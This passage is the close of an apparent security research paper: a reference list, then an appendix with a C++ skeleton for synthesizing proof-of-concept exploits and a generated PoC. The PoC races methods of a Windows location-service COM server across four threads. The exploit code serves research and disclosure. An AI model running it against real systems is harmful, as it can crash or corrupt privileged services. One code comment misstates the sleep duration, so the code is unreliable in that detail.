[38] Rukayat Ayomide Erinfolami and Aravind Prakash. Devil is virtual: Reversing virtual inheritance in c++ binaries. In *CCS*, page 133–148, 2020.

[39] Kangjie Lu and Hong Hu. Where does it go? refining indirect-call targets with multi-layer type analysis. In *CCS*, page 1867–1881, 2019.

[40] Wesley Jin, Cory Cohen, Jeffrey Gennari, Charles Hines, Sagar Chaki, Arie Gurfinkel, Jeffrey Havrilla, and Priya Narasimhan. Recovering c++ objects from binaries using inter-procedural data-flow analysis. In *PPREW*, 2014.

[41] Omer Katz, Ran El-Yaniv, and Eran Yahav. Estimating types in binaries using predictive modeling. *Proceedings of the 43rd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, 2016.

[42] Kaan Genç, Jake Roemer, Yufan Xu, and Michael D. Bond. Dependence-aware, unbounded sound predictive race detection. *Proceedings of the ACM on Programming Languages*, 3:1 – 30, 2019.

[43] Yan Cai, Biyun Zhu, Ruijie Meng, Hao Yun, Liang He, Purui Su, and Bin Liang. Detecting concurrency memory corruption vulnerabilities. In *ESEC/FSE*, page 706–717, 2019.

[44] Andreas Pavlogiannis. Fast, sound, and effectively complete dynamic race prediction. *Proceedings of the ACM on Programming Languages*, 4:1 – 29, 2020.

[45] Jeff Huang and Arun K. Rajagopalan. Precise and maximal race detection from incomplete traces. In *OOPSLA*, page 462–476, 2016.

[46] Ruijie Meng, Biyun Zhu, Hao Yun, Haicheng Li, Yan Cai, and Zijiang Yang. Convul: An effective tool for detecting concurrency vulnerabilities. In *ASE*, pages 1154–1157, 2019.

A Appendix

```
#include <tchar.h>
#include <iostream>
#include <stack>
#include <string>
#include <ctype.h>
#include <algorithm>
#include <vector>
#include <robuffer.h>
#include <cstring>
#include <Windows.h>
#include <comdef.h>
#include <wrl\client.h>
#include <wrl\wrappers\corewrappers.h>
#include <winerror.h>
#include <windows.foundation.h>
#include <wrl.h>
#include <wrl/implements.h>
#include <windows.storage.streams.h>
#include <winrt\Windows.Foundation.h>
#include <atlcomcli.h>
#include "interface_def.h"
#pragma comment(lib, "runtimeobject.lib")

using namespace ABI::Windows::Foundation;
using namespace ABI::Windows::Foundation::Collections;
using namespace ABI::Windows::Storage::Streams;
using namespace Microsoft::WRL;
using namespace Microsoft::WRL::Wrappers;

bool isWinRT = false;// global variable

// typedefs
typedef char sbyte;
typedef BYTE byte;
typedef unsigned int uint;
typedef PVOID IDefaultInterface;
// Skeleton Comment: Interfaces Declaration Template
// Skeleton Comment: Name regulate to "_I{InterfaceNameOrIID}"
IDefaultInterface* _IDefaultInterface;
IActionInterface* _IActionInterface;
ITargetInterface* _ITargetInterface;

// Skeleton Comment: error-handle functions
int PrintError(unsigned int line, HRESULT hr)
{
        wprintf_s(L"ERROR: Line:%d HRESULT: 0x%X\n", line, hr);
        return hr;
}
HRESULT hr;
// Skeleton Comment: Synthesizing Potential Race Procedure Function Pairs
DWORD WINAPI RaceFunction_1(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    LPVOID buffer_a0_method1 = (LPVOID)malloc(0x400);
    LPVOID pointer_a1_method1 = 0;
    while(1){
        hr = _ITargetInterface->Proc{Number}(buffer_a0_method1, &pointer_a1_method1);
    }
}
DWORD WINAPI RaceFunction_2(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    LPVOID buffer_a0_method1 = (LPVOID)malloc(0x400);
    LPVOID pointer_a1_method1 = 0;
    int int_a1_method1 = 1;
    while(1){
        hr = _ITargetInterface->Proc{Number}(int_a1_method1, buffer_a0_method1, &pointer_a1_method1);
    }
}
// Synthesized POC begin
int main(){
    // Initialize COM Multithreaded invocation context
    RoInitializeWrapper initialize(RO_INIT_MULTITHREADED);
        if (FAILED(initialize))
        {
                return PrintError(__LINE__, initialize);
        }
    printf("Synthesized POC Skeleton begin\n");
    // Prepare Parameters for CoCreateInstance/ActivateInstance to get Local_SERVER interface handle
    if (isWinRT){
        const WCHAR ObjStr[] = L"Template.Skeleton.ClassName";
        IInspectable* tempObject; // All WinRT supports IInspectable
        hr = ActivateInstance(HStringReference(ObjStr).Get(), &tempObject);
        if (FAILED(hr))
        {
            return PrintError(__LINE__, hr);
        }
        // Skeleton Comment: Assign tempObject to Interfaces Declaration handles
        *_IDefaultInterface = tempObject;
    }else{
        // CallSeqMap[]: Acquire BeginInterface
        CLSID clsid;
        CLSIDFromString(CComBSTR("{D0D0CACA-D0D0-CACA-D0D0-CACAD0D0CACA}"), &clsid);
        CLSID iid;
        CLSIDFromString(CComBSTR("{D0D0CBCB-D0D0-CBCB-D0D0-CBCBD0D0CACA}"), &iid);
        PVOID tempObject_class;
        hr = CoCreateInstance(
            clsid,
            NULL,
            CLSCTX_LOCAL_SERVER,
            iid,
            (void**)&tempObject_class
            );
        if (FAILED(hr)) { return PrintError(__LINE__, hr); }
        // Skeleton Comment: Assign tempObject_class to Interfaces Declaration handles
        *_IDefaultInterface = tempObject_class;
    }
    // Skeleton Comment: generate method call sequences in order according to CallSeqMap[]
    // Skeleton Comment: Method1->Method2->Method3->MethodX...
    // Skeleton Comment: Prepare parameters for Method1.
    int int_a0_method1 = 1;
    std::string string_a1_method1 = "CServer::Init";
    // Skeleton Comment: Invoke Method1
    hr = _IDefaultInterface->Proc{Number}(int_a0_method1, string_a1_method1, &_IActionInterface); // Fill parameter list composed according to method definition
    if (FAILED(hr)) { return PrintError(__LINE__, hr); } // InterStep Error check
    // Skeleton Comment: Prepare parameters for Method2.
    std::string string_a1_method2 = "CServer::Start";
    // Skeleton Comment: Invoke Method2
    hr = _IActionInterface->Proc{Number}(string_a1_method2, &_ITargetInterface);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method3...
    // Skeleton Comment: Invoke Method3
    // Skeleton Comment: Once we obtain a reference to _ITargetInterface, invoke unsafe methods concurrently.
    // Skeleton Comment: Prepare 4 threads to invoke each method twice.
    DWORD tid = 0;
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        Sleep(600000); // Let the POC run for 10 seconds.
    printf("Synthesized POC Skeleton end\n");
    return 0;
}
```

Figure 12: Skeleton Program for Synthesizing PoC Exploits.

```cpp
#include <tchar.h>
#include <iostream>
#include <stack>
#include <string>
#include <ctype.h>
#include <algorithm>
#include <vector>
#include <robuffer.h>
#include <cstring>
#include <Windows.h>
#include <comdef.h>
#include <wrl\client.h>
#include <wrl\wrappers\corewrappers.h>
#include <winerror.h>
#include <windows.foundation.h>
#include <wrl.h>
#include <wrl/implements.h>
#include <windows.storage.streams.h>
#include <winrt\Windows.Foundation.h>
#include <atlcomcli.h>
#include "interface_def.h"
#pragma comment(lib, "runtimeobject.lib")
using namespace ABI::Windows::Foundation;
using namespace ABI::Windows::Foundation::Collections;
using namespace ABI::Windows::Storage::Streams;
using namespace Microsoft::WRL;
using namespace Microsoft::WRL::Wrappers;
bool isWinRT = false;// global variable
// typedefs
typedef char sbyte;
typedef BYTE byte;
typedef unsigned int uint;
typedef PVOID IDefaultInterface;
// Skeleton Comment: Interfaces Declaration Template
IDefaultInterface* _IDefaultInterface; // Skeleton Comment: Name regulate to "_I{InterfaceNameOrIID}"
IVisitClientBoundary* _IVisitClientBoundary;
ILocationManager* _ILocationManager;
IVisitInformation* _IVisitInformation;
IVisitInformationInternal* _IVisitInformationInternal;
ILocationSession* _ILocationSession;
ILocationInformation* _ILocationInformation;
// Skeleton Comment: error-handle functions
int PrintError(unsigned int line, HRESULT hr)
{
        wprintf_s(L"ERROR: Line:%d HRESULT: 0x%X\n", line, hr);
        return hr;
}
HRESULT hr;
// Skeleton Comment: Synthesizing Potential Race Procedure Function Pairs
DWORD WINAPI RaceFunction_1(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    while(1){
        hr = _IVisitInformationInternal->Proc6(_ILocationInformation);
    }
}
DWORD WINAPI RaceFunction_2(LPVOID lpParam){
    // Skeleton Comment: Prepare parameters for _ITargetInterface->Proc{Number}
    while(1){
        ILocationInformation* temp;
        hr = _IVisitInformation->Proc3(&temp);
    }
}
// Synthesized POC begin
int main(){
    // Initialize COM Multithreaded invocation context
    RoInitializeWrapper initialize(RO_INIT_MULTITHREADED);
        if (FAILED(initialize)) { return PrintError(__LINE__, initialize); }
    printf("Synthesized POC Skeleton begin\n");
    // Prepare Parameters for CoCreateInstance/ActivateInstance to get Local_SERVER interface handle
    if (isWinRT){
        const WCHAR ObjStr[] = L"Template.Skeleton.ClassName";
        IInspectable* tempObject; // All WinRT supports IInspectable
        hr = ActivateInstance(HStringReference(ObjStr).Get(), &tempObject);
        if (FAILED(hr))
        {
            return PrintError(__LINE__, hr);
        }
        // Skeleton Comment: Assign tempObject to Interfaces Declaration handles
        *_IDefaultInterface = tempObject;
    }else{
        // CallSeqMap[]: Acquire BeginInterface
        CLSID clsid;
        CLSIDFromString(CComBSTR("{08D9DFDF-C6F7-404A-A20F-66EEC0A609CD}"), &clsid);
        CLSID iid;
        CLSIDFromString(CComBSTR("{3d0423b1-bbd4-4c4a-8f20-da15228e0f3d}"), &iid);
        PVOID tempObject_class;
        hr = CoCreateInstance(
            clsid,
            NULL,
            CLSCTX_LOCAL_SERVER,
            iid,
            (void**)&tempObject_class
            );
        if (FAILED(hr)) { return PrintError(__LINE__, hr); }
        // Skeleton Comment: Assign tempObject_class to Interfaces Declaration handles
        _ILocationManager = (ILocationManager*)tempObject_class;
    }
    // Skeleton Comment: generate method call sequences in order according to CallSeqMap[]
    // Skeleton Comment: Method1->Method2->Method3->MethodX...
    // Skeleton Comment: Prepare parameters for Method1.
    // Skeleton Comment: Invoke Method1
    hr = _ILocationManager->Proc6(&_IVisitClientBoundary); // Fill parameter list composed according to method definition
    if (FAILED(hr)) { return PrintError(__LINE__, hr); } // InterStep Error check
    // Skeleton Comment: Prepare parameters for Method2.
    // Skeleton Comment: Invoke Method2
    hr = _IVisitClientBoundary->Proc3(&_IVisitInformation);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method3.
    // Skeleton Comment: Invoke Method3
    hr = _IVisitInformation->QueryInterface(&_IVisitInformationInternal);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method4.
    LPVOID buffer_a0_method4 = (LPVOID)malloc(0x24);
    // Skeleton Comment: Invoke Method4
    hr = _ILocationManager->Proc4(buffer_a0_method4, &_ILocationSession);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Prepare parameters for Method5.
    // Skeleton Comment: Invoke Method5
    hr = _ILocationSession->Proc7(&_ILocationInformation);
    if (FAILED(hr)) { return PrintError(__LINE__, hr); }
    // Skeleton Comment: Once we obtain a reference to _ITargetInterface, invoke unsafe methods concurrently.
    // Skeleton Comment: Prepare 4 threads to invoke each method twice.
    DWORD tid = 0;
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_1, (LPVOID)(0), 0, &tid);
        CreateThread(NULL, 0, RaceFunction_2, (LPVOID)(0), 0, &tid);
        Sleep(600000); // Let the POC run for 10 seconds.
    printf("Synthesized POC Skeleton end\n");
    return 0;
}
```

Figure 13: Auto Synthesized PoC Exploits for Figure 8.